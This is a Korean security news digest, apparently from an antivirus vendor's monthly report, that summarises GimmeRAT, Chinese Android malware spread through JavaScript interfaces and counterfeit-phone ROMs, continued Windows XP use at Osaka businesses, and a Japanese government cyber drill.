GimmeRAT: 안드로이드 공격 기능을 획득한 윈도우 공격 툴

GimmeRAT: Windows Attack Tool Gets Android Functionality

윈도우 기반 기기를 대상으로 하던 RAT(Remote Access Trojan)가 안드로이드 공격 기능을 갖추게 된 것으로 보인다. 연구진들은 미국 내 금융기관에 대한 표적 공격 조사 중에 WinSpy 보조 구성 요소인 GimmeRAT을 발견하였다. 이 멀웨어는 이메일에 첨부된 가짜 급여명세서를 통해 전달된 것으로 보인다. 이 안드로이드 툴은 다중 컴포넌트를 가지고 있는데, 이는 공격자가 자신의 모바일 기기를 이용하여 SMS나 윈도우 기반 컨트롤러를 통해 피해자의 기기를 조작하는 것을 허용한다. 안드로이드에 대한 원격 접속 트로잔은 새로운 것은 아니다. Dendroid와 AndroRAT와 같은 안드로이드 기반 RAT들은 계속해서 나타났다. 그러나 안드로이드 기능까지 갖춘 멀티플랫폼 윈도우 RAT가 발견된 것은 처음이다.

출처 : TechWeekEurope(<http://www.techweekeurope.co.uk/news/windows-android-attacks-malware-141801>)

2.중국

중국에서 자바스크립트 이용한 원격조종 모바일 악성코드 등장

최근 중국에서 JavaScript를 이용하여 제작한 원격조종 모바일 악성코드 ‘회색 비둘기’가 발견됐다. 모바일 악성코드 ‘회색 비둘기’는 사용자의 SMS를 가로채고, 백그라운드에서 추가로 악성코드를 다운받고 설치한다. 해당 악성코드는 모바일에 설치된 후에도 아이콘이 나타나지 않으며, Java코드를 암호화하여 발견하기 어렵다. 이는 WebView의 addJavascriptInterface 함수와 관련된 Java코드와 JavaScript 코드를 이용하여 제작됐다. ‘회색 비둘기’는 모바일 ROM에 내장되어 유포되고 있으며, 서버에서 특정한 Javascript 코드가 포함되어 있는 html을 내려준다. 이를 모바일에서 열어보면 악성행위가 시작된다. ‘회색 비둘기’ 악성코드는 JAVA계층에서 SMS를 발송하며, “a123123”의 내용을 ‘1069009088’로 전송한다. 또한 ‘1069009’ 번호를 차단하도록 설정하며, ‘新浪’의 키워드를 등록하여 차단한다. 이 밖에도, 사용자의 SMS를 차단하거나 악성코드가 심어져 있는 문자를 몰래 발송하며, 해커의 서버에서 각종 악성행위를 하도록 제작된 Java문서도 내려 받는다.

출처 : <http://www.cctime.com/html/2014-3-8/2014381259554915.htm>

짝퉁 스마트폰 통해 유포되는 안드로이드 악성코드 imogui 주의

최근 중국에서 안드로이드 악성코드인 imogui가 발견됐다. 안드로이드 악성코드 'imogui'는 주로 진품을 모방한 짝퉁 스마트폰 또는 불법적으로 매입된 내수 스마트폰(=밀수폰)을 타고 해외로 퍼지고 있다. 악성코드 imogui는 타 악성코드들과 마찬가지로 개인정보탈취, 악성코드 추가 다운로드, 애플리케이션 강제 삭제 등의 기능을 갖고 있음. 또한, 이를 삭제하기도 어려운 것으로 확인되었다. 해당 악성코드는 유명 브랜드를 모방한 짝퉁 스마트폰 또는 내수 스마트폰의 ROM 안에 자신을 서비스 파일로 위장하여 유포되고 있다. 이러한 방법으로 이미 10개 국가로 퍼져나갔으며, 매일 몇 만대의 휴대폰이 감염되고 있다.

imogui는 서버로부터 명령을 하달 받아 감염된 스마트폰에서 민감한 정보들을 탈취하고, 다른 악성앱들을 사용자 모르게 내려받아 실행시킨다. 주목할 부분은 해당 악성코드의 서명이 시스템 서명으로 되어있기 때문에 모든 앱에 대한 실행에서 사용자의 동의를 받지 않는다는 것이다. 중국은 imogui 악성코드가 처음으로 발견된 곳이며, 감염률이 가장 높은 지역이다. 해당 악성코드는 현재 해외로 급속히 확산되고 있으며, 이미 터키, 인도, 러시아, 인도네시아, 이탈리아 등의 국가로 퍼져있다. 해당 악성코드를 유포하는 짝퉁 스마트폰은 주로 갤럭시 시리즈 등 삼성이 제작한 스마트폰이나 아이폰 4S를 모방한 것으로 나타났다. 한편, ‘imogui’는 ‘爱魔鬼’라는 뜻으로 ‘악마를 사랑한다’라는 뜻을 담고 있다. imogui 악성코드는 ROM 안에 설치되어 있기 때문에 사용자가 발견하더라도 ROOT 권한을 획득해야만 삭제할 수 있다.

출처 : <http://news.mydrivers.com/1/298/298468.htm>

3.일본

오사카(大阪) 신용금고 조사 결과, 오사카 기업 46% “아직도 XP 사용하고 있다”

Windows XP 지원 종료가 4월 9일에 육박하는 중 3월 상순 시점으로, 오사카의 기업 대부분은 아직도 XP를 사용하고 있다는 오사카 신용금고의 조사결과가 나왔다. 조사는 3월 상순부터 해당 신용 금고의 거래처 1277사(오사카 부, 효고현 아마가사키 시내)에서 실시했다. 윈도XP 이용 기업은 조사 참가 기업 중 전체 46.0%(537사)를 차지했다. 그 중 53.5%은 ‘앞으로도 이대로 윈도XP를 사용하겠다’고 회답했다. 윈도XP를 계속 사용하는 것에 대한 이유로, 1위는 ‘윈도XP 사용에 문제를 느끼지 않는다’라는 답변이 64.4%를 기록했다. 이어 ‘XP 대응 소프트웨어를 사용하고 있다’ 19.3%, ‘자금이 없다’ 13.3%를 각각 차지했다.

출처 : <http://www.itmedia.co.jp/news/articles/1403/25/news139.html>

올림픽 개최로 노려지는 입장에 일본 정부, 사이버 보안 대책 강화

일본정부는 3월 18일, 2020년의 도쿄올림픽 개최와 관련하여 국방강화 일환으로서, 전부처가 참가하는 대규모 사이버 훈련을 실시했다. 2012년의 런던 올림픽에서 영국정부는 사전에 직업해커를 고용하고 컴퓨터 시스템 공격을 시뮬레이트 하면서 올림픽 개최에 대비했다.

영국정부는 실제로 올림픽 기간 동안 복수 사이버 공격의 회피에 성공했으므로, 일본정부도 이러한 선례를 따른 것으로 풀이된다. 내각 관방 정보 보안 센터(NISC)내각참사관 미스미이쿠오(三浦育生)씨는 이번 사이버 훈련에서 전21부처와 10분야의 주요 인프라스트럭처(infrastructure) 사업자가 참가하며, 내각부의 긴급사태대응 센터의 사이버 보안 전문가가 약 50명 모일 것이라고 밝혔다. 이외에서도 그 3배 정도 인원수의 전문가가 각각 부서에서 훈련에 참가했다고 했다.

IT정책담당의 내각부 특명 담당 대신으로 사이버 보안 강화에 열을 올리는 야마모토이치타 각료는 훈련 전 취지로 ‘아직까지도 사이버 보안 문제에서는 열을 올려 왔지만 미국과 비교해서 뒤지고 있는 것은 확실하다’고 밝혔다. 실제 훈련에서는 피싱 공격의 수법을 채용할 수 있고, 정부직원이나 기업 사용자가 가짜 웹사이트에 유도되어, 서버가 컴퓨터바이러스에게 노출된다는 컨셉으로 진행됐다. 정부의 정보 보안 정책회의 의장을 맡는 간 내각관방장관은 훈련에서 ‘사이버 공격이 교묘화, 고도화, 국제화되며 정부의 대응력을 높여 가는 것은 지극히 중요한 과제다’라고 강조했다.

출처 : <http://www.itmedia.co.jp/news/articles/1403/24/news064.html>

알약 4월 보안동향보고서

Contact us

(주)이스트소프트 보안대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr